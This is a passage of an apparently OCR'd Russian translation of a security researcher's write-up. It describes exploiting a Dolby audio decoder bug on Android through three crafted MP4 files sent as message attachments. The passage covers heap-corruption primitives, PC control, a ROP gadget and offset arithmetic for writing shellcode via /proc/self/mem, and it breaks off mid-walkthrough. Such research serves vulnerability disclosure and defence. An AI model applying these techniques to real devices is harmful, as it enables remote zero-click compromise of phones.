
Таким образом, остаётся только угадать значение, и эксплойт срабатывает в одном из 16 случаев. Это не является непреодолимым препятствием: атакующий может многократно отправлять эксплойт до успеха, а при неверном полубайте кучи процесс декодирования завершается и перезапускается примерно через три секунды, поэтому в среднем эксплойт сработает за 24 секунды.

Мой эксплойт предполагает, что значение полубайта равно 3. Благодаря этому и описанному выше сдвигу заголовка кучи Scudo можно вставить контейнер EMDF перед заголовком кучи, с помощью возможности утечки скопировать его поверх указателя пропуска, а затем продолжить копирование для задания длины кучи. В итоге длина кучи перезаписывается аудиоданными из начала динамического буфера, конкретно указателями распределения битов, которые для использованного мной syncframe равны 0x77007700770077.

Управление PC

Теперь всё готово: можно записать в динамический буфер контейнер EMDF примерно с 2070 полезными нагрузками, при обработке которого выделяется около 0x28000 байт кучи evo, а последняя полезная нагрузка перезаписывает указатель функции по смещению 0x8a410. К сожалению, это не сработало.

Оказалось, что после длины кучи в статическом буфере находятся другие поля.



Чтобы понять, что это за поля и почему они создают проблемы, нужно внимательнее рассмотреть выделение памяти evo при обработке полезных нагрузок EMDF. В сильно упрощённом псевдокоде процесс выглядит примерно так:

```
int num_payloads = 0;

while (true) {
    int error = evo_parse_payload_id(&reader, &payload_id);
    if (payload_id == 0 || error)
        break;

    num_payloads++;
    error = evo_parse_payload(reader, payload_id, 0, 0, &payload, 0);
    // Allocates no memory.
    if (error)
        break;
}

void **payload_array = evo_malloc(
    evo_heap, 8 * num_payloads, 8 * array_extra);

for (int i = 0; i < num_payloads; i++)
    payload_array[i] = evo_alloc(88, 0);

reader.seek(0);

for (int i = 0; i < num_payloads; i++) {
    int error = evo_parse_payload_id(&reader, &payload_id);
    if (payload_id == 0 || error)
        break;

    error = evo_parse_payload(
        reader, payload_id, evo_heap, 0, payload_array[i], 0);
    if (error)
        break;
}
```

Внутри второго вызова `evo_parse_payload` выполняется одно выделение — то самое, которое может переполниться при срабатывании ошибки:

```
void *payload_mem = evo_alloc(payload_size, payload_extra);
```

На высоком уровне код подсчитывает число полезных нагрузок EMDF, затем выделяет массив такого размера для указателей на структуру каждой нагрузки, после чего выделяет представляющую каждую нагрузку структуру и записывает соответствующий указатель в массив, а затем читает каждый объект EMDF в его структуру, при необходимости выделяя память полезной нагрузки, если объект содержит её байты.

В приведённом коде жирным отмечены два поля статического буфера. `array_extra` и `payload_extra` — настраиваемые интегратором параметры, заставляющие определённые вызовы `evo_alloc` выделять дополнительную память.

Почему это мешает попытке перезаписать указатель функции в статическом буфере? При обработке контейнера EMDF с большим числом полезных нагрузок декодер начинает выделять память за пределами кучи evo, поскольку длина кучи перезаписана очень большим значением. Первым выделяется `payload_array` — массив указателей, которые позднее устанавливаются в адреса 88-байтных выделений evo, по одному для каждой нагрузки. При 2070 контейнерах EMDF этот массив очень велик — 0x40B0 байт. Он перекрывает `payload_extra` и множество других полей статического буфера, записывая в них значения указателей. В итоге поля, интерпретируемые как целые числа, например `payload_extra`, получают очень большие числовые значения.

Вскоре после перезаписи `payload_extra` вызывается `evo_parse_payload`, которая пытается выполнить выделение:

```
void *payload_mem = evo_alloc(payload_size, payload_extra);
```

Размер выделения вычисляется сложением `payload_size + payload_extra` с проверкой целочисленного переполнения до ошибочного добавления выравнивающего заполнения, которое и приводит к уязвимости. Поскольку в Android указатели тегированы, получится примерно

следующее:

```
total_size = payload_size + 0xB400007XXXXXXXXX;
```

При этом длина кучи перезаписана значением 0x77007700770077, которое всегда меньше `total_size`, поэтому выделение завершается неудачно. Хуже того, перезаписанное значение `payload_extra` сохраняется между syncframe, а значит, ни одно выделение `payload_mem` больше никогда не будет успешным. Это не позволяет повторно вызвать ошибку, поскольку ей требуется успешное выделение, и исправить значения в статическом буфере уже невозможно.


Но, возможно, повторно вызывать ошибку и не нужно: указатель пропуска входит в число многочисленных полей, перезаписанных огромным выделением `payload_array`, и начинает указывать внутрь статического буфера выше кучи evo. Я опущу некоторые подробности, поскольку в окончательном эксплойте эта стратегия не использовалась, но запись данных по изменённому указателю пропуска позволила перезаписать указатель функции и показала, что уязвимость способна задавать счётчик команд!

Несмежные перезаписи

Управление PC показало превосходную пригодность ошибки для эксплуатации, но у описанной стратегии был серьёзный недостаток: она не позволяла повторно вызвать уязвимость, поэтому выполнить можно было лишь одну перезапись, что затрудняло достижение выполнения шелл-кода. Следующим шагом стал поиск способа делать несколько несмежных записей в статический буфер.

При установке PC неизбежное повреждение `payload_extra` препятствовало будущим перезаписям, но в конце концов я поняла, что возможность задавать это поле можно обратить в свою пользу.

Выделения в куче evo расположены следующим образом:



Если контейнер EMDF содержит две полезные нагрузки, данные второй будут выделены по адресу `num_payloads` x 96 + `payload_1_size` + `payload_extra`. Это позволяет выделить `payload_extra` байт в статическом буфере, не перезаписывая их полезной нагрузкой. Поскольку длина и содержимое данных нагрузки контролируются атакующим, при наличии способа записать

контролируемые данные в payload_extra можно было бы записывать почти любые данные по любому относительному адресу статического буфера. То, что payload_1_size также задаётся данными syncframe, делает это ещё удобнее. Все необходимые эксплойту записи расположены сравнительно близко друг к другу, поэтому payload_extra достаточно записать один раз так, чтобы heap_base + num_payloads x 96 + payload_1_size + payload_extra равнялось параметру X0 функции DLB_CLqmf_analysisL — позднее станет ясно, почему это хороший выбор. Затем размер payload_1_size позволяет сдвигать адрес отдельных записей на соответствующее число байтов. Например, при payload_1_size, равном 14 x 8, будет перезаписан рассмотренный выше указатель функции в статическом буфере.

Перезапись payload_extra

К сожалению, способ перезаписи длины кучи недостаточен для одновременной перезаписи payload_extra, а повреждение при получении управления PC не позволяло достаточно точно контролировать значения, попадающие в payload_extra, чтобы выполнить описанные шаги. Напомню: длина кучи перезаписывалась аудиоданными динамического буфера, случайно находившимися по адресу вскоре после заголовка кучи Scudo статического буфера, а payload_extra перезаписывалось указателем. Для одного лишь расширения длины кучи было достаточно записать «случайный мусор», но для нескольких перезаписей через payload_extra нужно конкретное значение.

Простым решением было бы записать необходимые данные после заголовка кучи с помощью WRITE DYNAMIC, однако это невозможно: декодер записывает по этому адресу указатели распределения битов (baps) при декодировании части аудиоблоков между записью контролируемых атакующим данных и их обработкой следующим syncframe. Поэтому даже нужные значения, записанные WRITE DYNAMIC, будут перезаписаны до использования для задания payload_extra и соседних полей. Я пыталась предотвратить запись, добавляя в syncframe ошибочные данные, которые мешали записать baps, но это также останавливало обработку EMDF. Я также пыталась изменить аудиоблок так, чтобы он записал сюда контролируемые данные, но возможные значения baps весьма ограничены — только малые 16-разрядные целые числа.

В конце концов я задумалась, можно ли заставить кучу Scudo записать «неактивный» заголовок, то есть содержащий указатели, но сейчас не используемый. Эксперименты со Scudo показали: если вторичный фрагмент первым выделяется процессом в своём классе размеров, как динамический буфер, его предыдущий указатель направлен на него самого; если этот указатель частично перезаписать, например заменить последние два байта 0x3000 на 0x5000, то при следующем выделении фрагмента распределитель вернёт адрес 0x5000, но заголовок Scudo по 0x3000 не очистит. Это работает лишь потому, что динамический буфер — единственный выделяемый процессом буфер близкого размера; иначе возник бы риск его повторного выделения и повреждения памяти, способного вызвать сбой до завершения эксплойта.


Поскольку для повторного выделения динамического буфера декодер нужно сбросить, реализация потребовала добавить к эксплойту третий медиафайл. Для полностью удалённого эксплойта это небольшая цена: три вложения легко добавить к одному сообщению SMS или RCS. Теперь эксплойт состоит из трёх файлов:

• first.mp4: с помощью WRITE DYNAMIC записывает dynamic_base + 0x3061 по смещению 0x48, заставляя динамический буфер повторно выделиться по адресу dynamic_base + 0x4800 при загрузке second.mp4.
• second.mp4: с помощью WRITE DYNAMIC записывает dynamic_base + 0x4861 по смещению 0x50, заставляя динамический буфер повторно выделиться по адресу dynamic_base + 0x5000 при

загрузке `third.mp4`.
• `third.mp4`: содержит остальную часть эксплойта.

Обратите внимание, что `dynamic_base` — это адрес динамического буфера с обнулёнными двумя младшими байтами, то есть `dynamic_buffer && 0xFFFFFFFFFFFF0000`. При нужном эксплойту состоянии ASLR динамический буфер находится по адресу `dynamic_base + 0x3000`.

Теперь по адресу `dynamic_base + 0x4800` существует неиспользуемый заголовок кучи Scudo, который не перезаписывается baps и может применяться для создания контейнера EMDF, перезаписывающего `payload_extra`. Но остаётся одна проблема. Ранее я объяснила, что при заполнении буфера через WRITE DYNAMIC эксплойту нужны перекрывающиеся записи вниз, поскольку следующий контейнер EMDF, необходимый для перемещения указателя пропуска на следующем этапе, перезаписывает часть данных в начале записи. При записи длинной страницы данных это несущественно, поскольку следующая запись может исправить предыдущую, но здесь это важно. Заголовок кучи имеет следующую компоновку:



Мне требовалось записать конкретные данные точно по смещению 0xc8, но нельзя было повредить «prev chunk ptr», необходимый для перезаписи указателя пропуска во время копирования. Между ними всего 0x60 байт, чего недостаточно для полезной нагрузки, перемещающей указатель пропуска.

Поэтому понадобился новый примитив. К счастью, его предоставляет способ обработки синхрослова EMDF. После копирования данных пропуска в буфер тот сканируется в поисках синхрослова ('X8'), а разбор контейнера EMDF начинается после него. Следовательно, перед синхрословом можно поместить данные, которые запишутся по указателю пропуска, а после него — контейнер, перемещающий указатель. Так данные записываются по указателю, а затем он перемещается в одном syncframe, и будущая запись указателя пропуска не повреждает данные. Этот примитив я буду называть WRITE DYNAMIC FAST. По сравнению с WRITE DYNAMIC у него два недостатка. Во-первых, поскольку контейнер EMDF, перемещающий указатель пропуска, и записываемые данные находятся в одном syncframe, доступный объём записи меньше. Во-вторых, его труднее отлаживать. В syncframe WRITE DYNAMIC целевой адрес всегда находится по одному смещению, поэтому можно визуально проверить множество syncframe и понять, куда они пишут; для WRITE DYNAMIC FAST это не так. Поэтому мой эксплойт использует WRITE DYNAMIC везде, где возможно, и прибегает к WRITE DYNAMIC FAST только для недоступных обычному WRITE DYNAMIC записей.

С этим примитивом я смогла создать syncframe, который перезаписывает указатель пропуска корректным указателем на динамический буфер, а затем перезаписывает длину кучи и `payload_extra`. Так появился новый примитив WRITE STATIC, позволяющий записывать по любому смещению статического буфера больше 0x63c30 относительно его базы!

Вызов управляемых функций

Получив возможность многократно записывать в статический буфер, нужно было найти путь к выполнению шелл-кода. Для этого требовалось проанализировать вызов указателей функций из статического буфера. Он происходит в следующей функции:

```
void *DLB_CLqmf_analysisL(
    void **static_buffer, __int64 *output_index, __int64 in_param) {
    // static_buffer is static buffer at offset 0x8a3c8
    ...
    int loop_times = *((int *)static_buffer + 5);
    int index = *(_DWORD *)static_buffer;

    do {
        index_val = *output_index++;
        param_X0 = static_buffer[12];
        param_val = param_X0 + 8 * index;
        (static_buffer[14])(
            param_X0,
            static_buffer[5],
            static_buffer[1],
            static_buffer[7],
            in_param);

        result = dlb_forwardModulationComplex(
            param_X0,
            index_val,
            param_val,
            *static_buffer,
            static_buffer[13],
            static_buffer[8],
            static_buffer[9]);

        index = *(unsigned int *)static_buffer;
        --loop_times;
        ...
    } while (loop_times);
    return result;
}
```

Функция `dlb_forwardModulationComplex` содержит следующее условие:

```
if (a7) {
    result = ((__int64 (__fastcall *)(__int64, __int64, _QWORD))(*a7))(
        a3, a1, a4);
}
```

Поведение этой функции чрезвычайно перспективно для эксплуатации. Она читает из памяти, доступной WRITE STATIC, указатель функции и параметры, а затем вызывает указатель с этими параметрами. Кроме того, через `dlb_forwardModulationComplex` можно выполнить косвенный вызов, если доступен указатель на указатель функции, а не сам указатель. Наконец, вызов повторяется заданное число раз на основе контролируемого значения из статического буфера. Сочетание `DLB_CLqmf_analysisL` и WRITE STATIC позволяло мне частично перезаписывать указатели функций и запускать ROP с контролируемыми параметрами.

Каков план, (Сет и) Янн?

Пока я разрабатывала эксплойт, Янн Хорн несколько раз спрашивал, как я собираюсь перейти от ROP к выполнению кода в контексте `mediacodec`, ведь Android имеет несколько защитных механизмов, затрудняющих этот шаг. Я откладывала это как «проблему будущего», но теперь настал момент её решить.

Обычно я записала бы общую библиотеку в файловую систему и вызвала для неё `dlopen` либо записала шелл-код в буфер и через ROP вызвала `mprotect`, сделав его исполняемым. SELinux запрещал оба варианта. Оказалось, что контекст SELinux mediacodec не имеет разрешающего правила, позволяющего открыть один файл и записывать в него, поэтому `dlopen` сразу отпадал. Кроме того, mediacodec не имеет разрешения execmem, так что сделать память исполняемой тоже нельзя. Ситуацию ухудшает то, что `libcodec2_soft_ddpdec.so` выполняет мало вызовов libc, поэтому для ROP доступно немного функций. Например, библиотека импортирует `fopen` и `fread`, но не `fwrite` или `fseek`.


В конце концов мы с Янном Хорном и Сетом Дженкинсом вместе разработали стратегию перехода от ROP к выполнению произвольных инструкций. Янн предложил записать данные в `/proc/self/mem`. Этот файл ProcFS позволяет ради отладки перезаписывать любую память процесса, например для поддержки программных точек останова, и потенциально может применяться для перезаписи функции с последующим её выполнением.

Изучив разрешения контекста `mediacodec`, мы пришли к следующей стратегии:

1. Отобразить шелл-код в память с помощью WRITE DYNAMIC.
2. Многократно вызвать `fopen` для `/proc/self/mem`, чтобы легко угадать номер файлового дескриптора, связанного с `/proc/self/mem`.
3. Вызвать `pwrite`, чтобы записать шелл-код поверх функции, которую позднее можно выполнить. (Обратите внимание, что `pwrite` не импортируется `libcodec2_soft_ddpdec.so`, но никакой другой функции, способной записывать в файловый дескриптор, тоже нет.)

Преобразовать эту последовательность в ROP-вызовы, выполняемые WRITE STATIC, оказалось сложнее ожидаемого. Одна из проблем состояла в том, что частичная перезапись указателей функций в `DLB_CLqmf_analysisL` давала меньше возможностей, чем я представляла. Напомню, `DLB_CLqmf_analysisL` выполняет два доступных для перезаписи вызова. Первый — прямой вызов `analysisPolyphaseFiltering_P4` по адресу 0x26BDEC; в Android-версии библиотеки этот символ не обозначен. Второй — косвенный вызов `DLB_r8_fft_64` через указатель по смещению 0x2A7B60.

Старший полубайт второго байта адреса загрузки этих функций рандомизируется ASLR Android. Тестирование показало довольно равномерное распределение:



Поэтому оставалось либо использовать ROP-гаджеты, требующие перезаписи только первого байта указателей функций, либо добавить эксплойту ещё один источник ненадёжности. Доступные гаджеты не выглядели многообещающе, и я решила просто угадывать это смещение, добавив ещё вероятность 1/16. Итого эксплойт срабатывает в одном из 256 случаев. Учитывая, что процесс декодера перезапускается за три секунды, для успеха в среднем потребуется около шести минут, что приемлемо.

Угадывание полубайта расширяет диапазон доступных ROP-гаджетов до 0xFFFF байт; его можно немного сдвинуть в зависимости от угаданного значения. Но это всё равно лишь около 5 % от 1,3 МБ кода `libcodec2_soft_ddpdec.so`. Для косвенного вызова диапазон 0xFFFF охватывает почти всю таблицу экспорта и глобальную таблицу смещений (GOT), поэтому варианты есть, однако библиотека экспортирует из libc лишь около 40 функций.

Но ситуация не была безнадёжной. При этих ограничениях можно вызвать `memcpy`, причём с неизменёнными параметрами `dst` указывает в динамический буфер, а `src` — в статический. Кроме того, в доступном диапазоне нашёлся перспективный ROP-гаджет:

```
0x000000000026ae38:
ldr w8, [x1]
add w8, w8, #0x157
str w8, [x1]
ret
```

Я буду называть его «гаджетом увеличения».

Теперь появился план:

1. Заменить косвенный вызов указателем `fopen` в GOT и несколько раз вызвать его для `/proc/self/mem`.
2. Заменить косвенный вызов на `memcpy` и скопировать запись GOT `fopen` в динамический буфер.
3. Установить параметр `dst` функции `memcpy` в расположение указателя GOT в динамическом буфере и вызвать её ещё раз, скопировав туда указатель на функцию `fopen` из libc.
4. С помощью WRITE DYNAMIC перезаписать последний байт указателя функции так, чтобы расстояние между указателем и `pwrite` стало кратно 0x157.
5. Многократно вызывать гаджет увеличения, прибавляя 0x157 к указателю функции в динамическом буфере, пока его значением не станет `pwrite`.
6. Вызвать `pwrite`.
7. Получить результат?

Разумеется, этот план опускает множество деталей, большая часть которых будет объяснена в следующем разделе, но именно его я записала в то время.

Первый очевидный вопрос: «сходится ли арифметика?» Похоже, да. В исследованной версии библиотеки `fopen` находится по смещению 0x92E90, а `pwrite` — по 0xDD6C0. Однобайтовая перезапись может превратить указатель `fopen` в 0x92E4A, после чего:

```
0x157 x 890 + 0x92E4A = 0xDD6C0
```

Другой вопрос — будет ли эта арифметика работать в общем случае, в том числе на устройствах, где libc скомпилирована с другими смещениями. Полагаю, будет. В каждой версии libc существует не менее четырёх мест вызова, которые в итоге вызывают `pwrite`: `pwrite`, PLT `pwrite`, `pwrite64` и PLT `pwrite64`. Если они не подходят, существуют сочетания `seek` и `write` либо `fseek` и `fwrite`. В крайнем случае эксплойт может изменить читаемую запись GOT, чтобы арифметика начиналась с другого указателя функции, а не `fopen`. Возможностей очень много, и в каждой сборке libc, вероятно, подойдёт более одной.

Эксплойт

Настало время написать третий файл эксплойта. Он оказался довольно сложным и принёс несколько неожиданных проблем. Чтобы объяснить их, в этом разделе я разберу третий файл по одному syncframe. Следить за разбором можно здесь. Обратите внимание: файлы, имена которых начинаются с чисел, например `10_write_x0`, содержат фактические данные соответствующего syncframe, а файлы с именами вроде `make_10_write_x0.py` содержат Python-код, генерирующий кадр, часто созданный с помощью Gemini. Файлы без соответствующего Python-кода либо создавались вручную, либо являлись точными копиями предыдущих syncframe. Файлы с суффиксом `_special` были сгенерированы соответствующим Python-кодом, а затем изменены вручную. Объединить syncframe в один MP4-файл с правильными контрольными суммами можно запуском `combine_frames.py`.

longmem

Третий MP4-файл эксплойта начинается с 36 syncframe из каталога longmem, содержащих шелл-код, который эксплойт в итоге выполняет. Шелл-код копируется в динамический буфер по убывающим адресам с помощью WRITE DYNAMIC. По мере работы эксплойт выполняет действия, нарушающие WRITE DYNAMIC, поэтому проще всего загрузить код в память сейчас.

1_adjust_write_heap

Этот syncframe устанавливает указатель пропуска в `dynamic_base + 0xF000`.

2_adjust_write_heap_special

Этот syncframe использует WRITE DYNAMIC FAST, чтобы записать 'wb' и `/proc/self/mem` по указанному выше адресу и сделать их доступными как параметры будущего вызова `fopen`, а затем перемещает указатель пропуска в `dynamic_base + 0xD000`, чтобы строки не были сразу повреждены.

3_adjust_write_heap

Этот syncframe устанавливает указатель пропуска в `dynamic_base + 0x48c8` — смещение, которое после копирования памяти будет соответствовать длине кучи evo и `payload_extra`. (Задним числом это можно было сделать в предыдущем кадре, но теперь уже поздно.)

4_adjust_write_heap_special

Этот syncframe использует WRITE DYNAMIC FAST, чтобы записать 0xFFFFFFFFFFFFFFFF в память по смещению, соответствующему длине кучи evo, а 0x28530 — по смещению, соответствующему `payload_extra`. Затем он устанавливает указатель пропуска в `dynamic_base + 0x473a`.

5_do_heap_write

Этот syncframe записывает начало контейнера EMDF по адресу, заданному предыдущим кадром, чтобы данные, записанные `3_adjust_write_heap`, `4_adjust_write_heap_special` и этим syncframe, вместе образовали корректный контейнер EMDF. Затем контейнер разбирается, вызывая ошибку и устанавливая длину кучи в 0xFFFFFFFFFFFFFFFF, а `payload_extra` — в 0x28530. Это открывает примитив WRITE STATIC, но одновременно ломает WRITE DYNAMIC и WRITE DYNAMIC FAST, поскольку выделения кучи evo больше не занимают в куче прежний объём.

6_write_pc

